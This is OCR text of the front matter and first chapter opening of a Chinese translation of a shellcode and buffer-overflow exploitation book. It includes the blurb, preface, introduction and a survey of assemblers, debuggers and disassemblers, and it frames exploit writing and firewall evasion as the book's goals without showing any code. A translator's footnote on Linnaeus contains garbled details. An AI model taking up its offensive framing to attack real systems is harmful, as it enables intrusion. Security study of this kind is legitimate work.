Broadview®
www.broadview.com.cn

安全技术大系

Shellcoder's Programming Uncovered

Shellcoder 编程揭秘

[美] Kris Kaspersky 著
罗爱国 郑艳杰 等译

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

Broadview®
www.broadview.com.cn
技术凝聚实力·专业创新出版
BROADVIEW INFORMATION CO.,LTD.

Shellcoder's Programming Uncovered

Shellcoder 编程揭密

本书在描述反病毒软件、补丁、防火墙面对攻击风暴却徒劳无功的基础上，重点阐述了来自因特网的黑客、蠕虫、病毒是怎样利用软件的漏洞攻击计算机系统的。

因为开发者并不能证明所开发的软件可以防止蠕虫传播，所以它们的安全性只是开发者的一厢情愿；在这本书中，我会解释漏洞的成因，怎样发现它们，怎样保护操作系统（Windows和UNIX）免受它们的侵害，以及怎样消除它们。

书中还包括了大量未公开的、用C/汇编语言编写攻击代码的高级技巧。

图书分类：网络安全>编程技术

ISBN 7-121-03030-6

9 787121 030307 >

网上订购：www.dearbook.com.cn
第二书店·第一服务

责任编辑：顾慧芳
责任美编：张子建

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

ISBN 7-121-03030-6 定价：49.00元（含光盘1张）

Kris Kaspersky作品系列

作者简介

Kris Kaspersky是一位技术作家。他是《黑客反汇编揭秘》、《代码优化：有效使用内存》和《CD破解揭秘：防止未经许可的CD拷贝的保护技术》等书籍，以及大量涉及破解、反汇编和代码优化文章的作者。他解决了许多与安全和系统编程有关的问题，包括编译器的开发、优化技术、安全机制研究、实时操作系统内核的创建、软件保护以及反病毒程序的创建，等等。

安全技术大系

Shellcoder's Programming Uncovered

Shellcoder编程揭秘

[美] Kris Kaspersky 著
罗爱国 郑艳杰 等译

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

全书的内容紧密围绕 shellcode 编程展开，系统地阐述了作为一名 shellcoder 应该掌握的知识要点。除了 shellcode 之外，作者还介绍了手机，BIOS 等涉及安全的新领域。

本书的第 1 部分介绍了编写 shellcode 前应掌握的一些基本概念，应熟悉的软件工具等内容，还介绍了利用 GPRS 入侵的细节。第 2 部分则以常见的栈溢出、堆溢出问题开始，接着介绍了 SEH、格式化漏洞等内容，最后介绍怎样解决这些漏洞，并以实际的漏洞为例，讲解怎样利用漏洞。第 3 部分主要放在编写 shellcode 上，介绍怎样编写适应多种环境的 shellcode，除了以 Windows 平台为主，还稍带介绍了 Linux 平台上 shellcode，第 15 章则介绍了怎样编译与反编译 shellcode。第 4 部分介绍了网络蠕虫与病毒。第 5 部分介绍了防火墙，蜜罐，和其他的保护系统。重点介绍了怎样突破这些保护系统。第 6 部分介绍了除常见攻击对象之外的其他目标，如无线网络，手机，BIOS 等。

书中还包括了大量未分开的用 C/iC 编语言编写攻击代码的高级技巧。

Shellcoder's Programming Uncovered, ISBN: 193176946X

© 2005 by A-LIST, LLC

All rights reserved. Authorized translation from the English language edition published by A-List Publishing

本书简体中文专有翻译出版权由 A-List Publishing 授予电子工业出版社，未经许可，不得以任何方式复制或抄袭本书的任何部分。

版权贸易合同登记号　图字：01-2006-3533

图书在版编目（CIP）数据

Shellcoder 编程揭秘 /（美）开斯宾革（Kaspersky, K.）著；罗爱国等译. —北京：电子工业出版社，2006.9
（安全技术大系）
书名原文：Shellcoder's Programming Uncovered
ISBN 7-121-03030-6

Ⅰ. S…　Ⅱ. ①开… ②罗…　Ⅲ. 窗口软件，Windows－安全技术－程序设计　Ⅳ. TP316.7

中国版本图书馆 CIP 数据核字（2006）第 092412 号

责任编辑：顾慧芳
印　　刷：北京智力达印刷有限公司
装　　订：北京中新伟业印刷有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：787×980　1/16　印张：24.5　字数：465 千字
印　　次：2006 年 9 月第 1 次印刷
定　　价：49.00 元（含光盘 1 张）

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系电话：（010）68279077；邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

译 者 序

shellcode一词专门指对软件漏洞进行攻击的代码，通常是一小段汇编代码。而shellcoder是继phrack（飞客），cracker，hacker（黑客）之后又一新创词汇，似乎是“The Shellcoder's Handbook : Discovering and Exploiting Security Holes”的首创，意指那些审核软件的源代码、二进制代码，从中寻找内核、系统、数据库等方面的漏洞，并巧妙地加以利用的顶尖高手。

本书重点介绍了漏洞的成因，怎样发现漏洞，怎样保护操作系统及应用程序等内容；除此之外，书中还包括了大量未公开的、用C/汇编语言编写攻击代码的高级技巧。

作者Kris Kaspersky从2003年开始连续创作了多部加密和解密、内存优化等方面的力作，能量惊人。电子工业出版社已经引进了他的多本著作。

套用作家余华的一句话：“我对此书没有统治权，即便是我翻译的，一旦翻译完，它就不再属于我，我只是被选中来完成这样的工作。因此，我作为一个译者，您作为一个读者，都是偶然”。

我不希冀得到读者——您——的好评，尽管我尽力了；只希望这本译作能解决学习过程中的语言障碍，有助于您早日掌握shellcode方面的知识。

在此，我首先要感谢我的夫人及家人，没有她们的支持就没有这本书。特别值得一提的是，我的夫人不仅在生活上给我无微不至的照顾，在翻译过程中更是帮我解决了不少难题，我想贤内助莫过如此。

其次，要感谢本书策划编辑朱沐红，是她敏锐的目光及市场感知，走在安全技术发展的前沿，给我们带来一本又一本好的作品，希望她能继续为我们带来优秀的国外著作。还要感谢责任编辑顾慧芳，她严谨认真的态度使得本书以更快的速度、更好的面目与大家见面。

最后，要感谢我的同事及公司——绿盟科技，我以能在绿盟科技工作为豪！特别要感谢scz、tombkeeper、newchess，还有netguy、deepin、arrow、warning3、adam、sbilly、san、stardust、flier、kwhale、backend、why、watercloud、nai等人，令人尊敬的不仅是他们对技术的执着，更是他们身上质朴的品质。

shellcode所涉及的知识面非常广泛，加之译者水平有限，请读者不吝赐教。Email：arhat.ptg@gmail.com；也可以到看雪学苑的“外文翻译区”版块提问，我会经常光顾那里，http://bbs.pediy.com/forumdisplay.php?s=&forumid=32。

罗爱国

2006年7月于北京

引　言

我们生活在一个残酷无情的世界里，几乎所有机器上的软件都有安全漏洞，而且其中的大部分还非常严重。黑客、蠕虫、病毒迅速利用这些漏洞，从网络的各个角落发起攻击。据统计，绝大多数的远程攻击是通过溢出缓冲区来完成的，而最常见的就是栈溢出。可以毫不夸张地说，精通溢出缓冲区的那些人主宰着整个世界。如果你希望在如此恶劣的生存环境寻找一本生存指南，从而在易受溢出影响的缓冲区里游刃有余，那么，本书就是为你准备的。隐藏在高级语言编程背后的是一个异常精彩的世界，本书将会为你打开进入它的魔法之门。

溢出错误为什么如此重要呢？我们能利用它做些什么？怎样发现脆弱的缓冲区？这样的缓冲区对 shellcode 有何限制？怎样克服这些局限性？应该用什么样的工具编译 shellcode？怎样做到向远程主机发送 shellcode 而不会引起人们的注意？怎样绕过防火墙？怎样发现并分析其他人的 shellcode？怎样保护自己的程序，使它免受溢出之害？

大家都知道，反病毒厂商的圈子相对比较封闭，他们很少向外界透露信息，也不大乐意接受新成员，他们拥有的信息只对圈内人士开放。部分原因可能是基于安全性的考虑，但主要原因可能是怕影响到企业的竞争力。没关系，本书将从某种程度上揭开这层神秘的面纱。

Kris Kaspersky


目　录

第 3 部分 设计 shellcode 的秘密

第 4 部分　网络蠕虫和本地病毒

第 5 部分　防火墙、蜜罐和其他保护系统

第 6 部分　可用于插入的外来对象



第 1 部分 shellcode 简介

现在的计算机系统非常复杂，其设计和代码实现上出现错误是在所难免的，其中的大部分错误允许恶意用户获取系统控制权或者破坏系统。我们把这样的错误称为漏洞。

安全漏洞的含义有很多，这里指的是：调试漏洞、薄弱的认证机制、对用户输入的冗余解释、错误的参数检查，等等。漏洞的分类比较模糊，一直到现在，业界都没有统一的标准，从而导致各种分类标准之间充满了矛盾和麻烦（至少，漏洞仍在等待它们的 Carolus* Linnaeus），而且，直到现在，寻找和利用漏洞的技术也没有形成体系。每一种情况或许都需要创造性的方法来解决，希望在一本书中介绍所有的漏洞是不现实的。因此，最好能把精力集中在某类错误上——缓冲区溢出错误，它是目前最重要、最有前途的研究领域。

本书的第 1 部分介绍理论性的概念。在第 2 部分，我就会考虑一些更实际的问题，也会介绍一些攻击的实现及其应对之策；然而，不要期望我会在书中解释什么是栈，什么是内存地址之类的问题。这本书是为那些熟知汇编语言，精通高级语言（例如 C/C++）的专业人士准备的。假设你在阅读本书前，已经知道缓冲区溢出的原理，并想进一步了解可能会受溢出影响的缓冲区的全部清单。攻击者的目标是什么？应该基于什么样的原则来确定首选目标？

在学习过程中，开始阶段可能很平淡，也可能会有些无聊，但随着学习的逐步深入，你将会进入一个充满冒险和刺激的世界。当然，通过促成缓冲区溢出，从而得到系统的控制权是非常难的，需要我们富有创造力，而不拘泥于现有的条条框框。此外，还应该拥有最好的工具，因为发送给远程主机的执行代码必须可以在攻击性的环境中运行，而这样的环境甚至不能保障最低的生活所需。

---

* 译注：

卡尔·冯·林耐（Care Vom Linne, 1707 年 5 月 23 日—1778 年 1 月），又译成林奈、林内，受封贵族前名为卡尔·林内乌斯（Cart Linnaeus），由于瑞典学者阶层的女生名一般以拉丁化的女生名出现，所以又常被称为卡罗鲁斯·林尼阿斯（Carolus Linnaeus，英文音译卡罗斯·林尼尼斯），瑞典自然科学的学者，她奠定了现代生物学分类命名的基础。

此处主要指目前大家对漏洞还没有一个合理的分类方法，期待有像 Carolus Linnaeus 这样的人对漏洞进行分门别类。

CHAPTER

1

第 1 章　必需的工具

为了偷袭网上那些遍地牛羊的牧场，黑客需要准备精良的武器——攻击代码。虽然攻击代码在网上随处可见，但不一定都能用起来，黑客通常会一边诅咒一边寻找，直到找到可用的为止。

网上传播的攻击代码多少都会有一些错误，没几个能正常工作。它们的作者通常只是利用它们演示漏洞是否存在，而不是真正控制目标（例如，它们可能会在目标主机上新建一个管理员账号，然后立即锁住这个账号）。为了 DIY 攻击代码使它可以工作，必须知道怎样使用黑客工具。DIY（也就是精心制作并不断改进）攻击代码，需要你勤于思考并精通计算机科学的基础知识。这个圈子不是外人随便能够进入的。首先，你必须熟悉 C/C++ 编程语言，精通汇编语言，掌握微处理器的操作原理，了解 Windows、UNIX 等操作系统的架构，快速反汇编机器代码，等等。换句话说，在你的面前，有很长一段路要走。在没有向导的情况下，穿越遍布逻辑陷阱、bit hacks 和隐患的丛林几乎是不可能的。书籍是最好的老师和向导，为了顺利到达胜利的彼岸，你需要阅读大量的书籍。

本章结尾部分推荐了一些必读的书籍、手册和参考资料，它们是你获取知识的源泉。

现在该介绍工具了。因为 shellcode 主要是由汇编语言编写的，意味着我们必须要有汇编解释程序。在 MS-DOS 时代，Borland TASM 一度很受欢迎，但进入 Windows 时代后，它就风光不再了。现在，很多程序员使用微软的 MASM，你可以在微软为驱动开发者提供的 DDK（Device Driver Kit）中找到它们，也可以从 http://www.microsoft.com（注意，不同版本的 Windwos 都有相应的 DDK）免费下载。MASM 的直接竞争者是 FASM（flat assembler）（http://flatassembler.net/），FASM 针对系统程序员的需求做了优化，并提供更自然的语法。除此之外，还有一些专为 Unix 设计的汇编解释程序，如 NASM（图 1.1），大部分 Unix 系统把它作为发行版的一部分提供给用户，我们可以从 http://nasm.sourceforge.net/下载。当然，

具体选择哪个要看你的喜好了。




图 1.1　NASM 标志

汇编后的程序在执行前，还需要经过连接处理。标准的连接器就可以胜任。例如，Microsoft 的 Visual Studio 或 Windows SDK（Software Development Kit）中所带的就可以。一些非标准的连接器也可以，如 Yury Haron 的 ulink，支持多种文件格式，有很多很好的设置和优化，这是其他连接器所不具备的，可以从 http://ftp.styx.cable.net/pub/UniLink/ulnbXXXX.zip 下载。要下载这个文件，匿名登录 ftp://ftp.styx.cable.net，然后浏览目录来寻找需要的文件。这是自由软件，仅供非商业目的使用。

要寻找大量的漏洞，没有强大的工具包是无法想像的，而且二进制文件天生就富有攻击性，因此，为了寻找安全漏洞，我们需要专用的工具包——其中至少应该包括调试器和反汇编器。调试器的功能非常强大，可以用它寻找自己程序中的错误，也可以用它破解其他人的程序。这类工具有很多，包括 Microsoft Visual Studio 中的 Microsoft Visual Debugger; SDK 和 DDK 中的 Microsoft Windows Debugger（WDB）和 Kernel Debugger；NuMega 的 SoftIce 和 Oleh Yuschuk 开发的 OllyDbg。在以前，SoftIce（图 1.2）是当然之选，然而，在最近一段时间内，简洁快速的 OllyDbg（图 1.3）开始胜出。OllyDbg 最大的优势是自动转换识别出的 ASCII（American Standard Code for Information Interchange）字符串和偏移量，这在很大程度上简化了寻找溢出缓冲区的处理过程。事实上，它们在 OllyDbg 里清晰可见，就像在眼前一样。可惜的是，OllyDbg 是应用层调试器，不能调试 Windows 的内核组件（包括一些服务器进程），除此之外，它是完美的。

说到反汇编器，不能不提 IDA Pro，它是这类工具中无可争议的领导者，击败所有的竞争者，当仁不让地坐上了老大的位置。它支持当今几乎所有的二进制格式、处理器和编译器（图 1.4）。然而，根据处理的具体问题，也可以尝试其他的反汇编器。现在甚至出现了专为 Palm 操作系统而设计的反汇编器（图 1.5）。

如果我们研究的程序加壳了，那么在反汇编之前要先把它脱壳。这可以用通用的工具（例如 ProcDump，PE-Tools，Lord-PE）来完成；不过，最好是用专为加壳软件而设计的脱壳软件，并尽可能的深入了解它。但不幸的是，不是所有的加壳软件都有相应的脱壳软件；而转储（dump）出来的程序经常不能正常运行，不过，这个问题并不像看起来那样吓人。归根到底，转储的目的是什么？对反汇编而言，是可以“按现在的样子”使用它们。




图 1.2　SoftIce 是一款面向专业人士的调试器




图 1.3　简洁快速的 OllyDbg

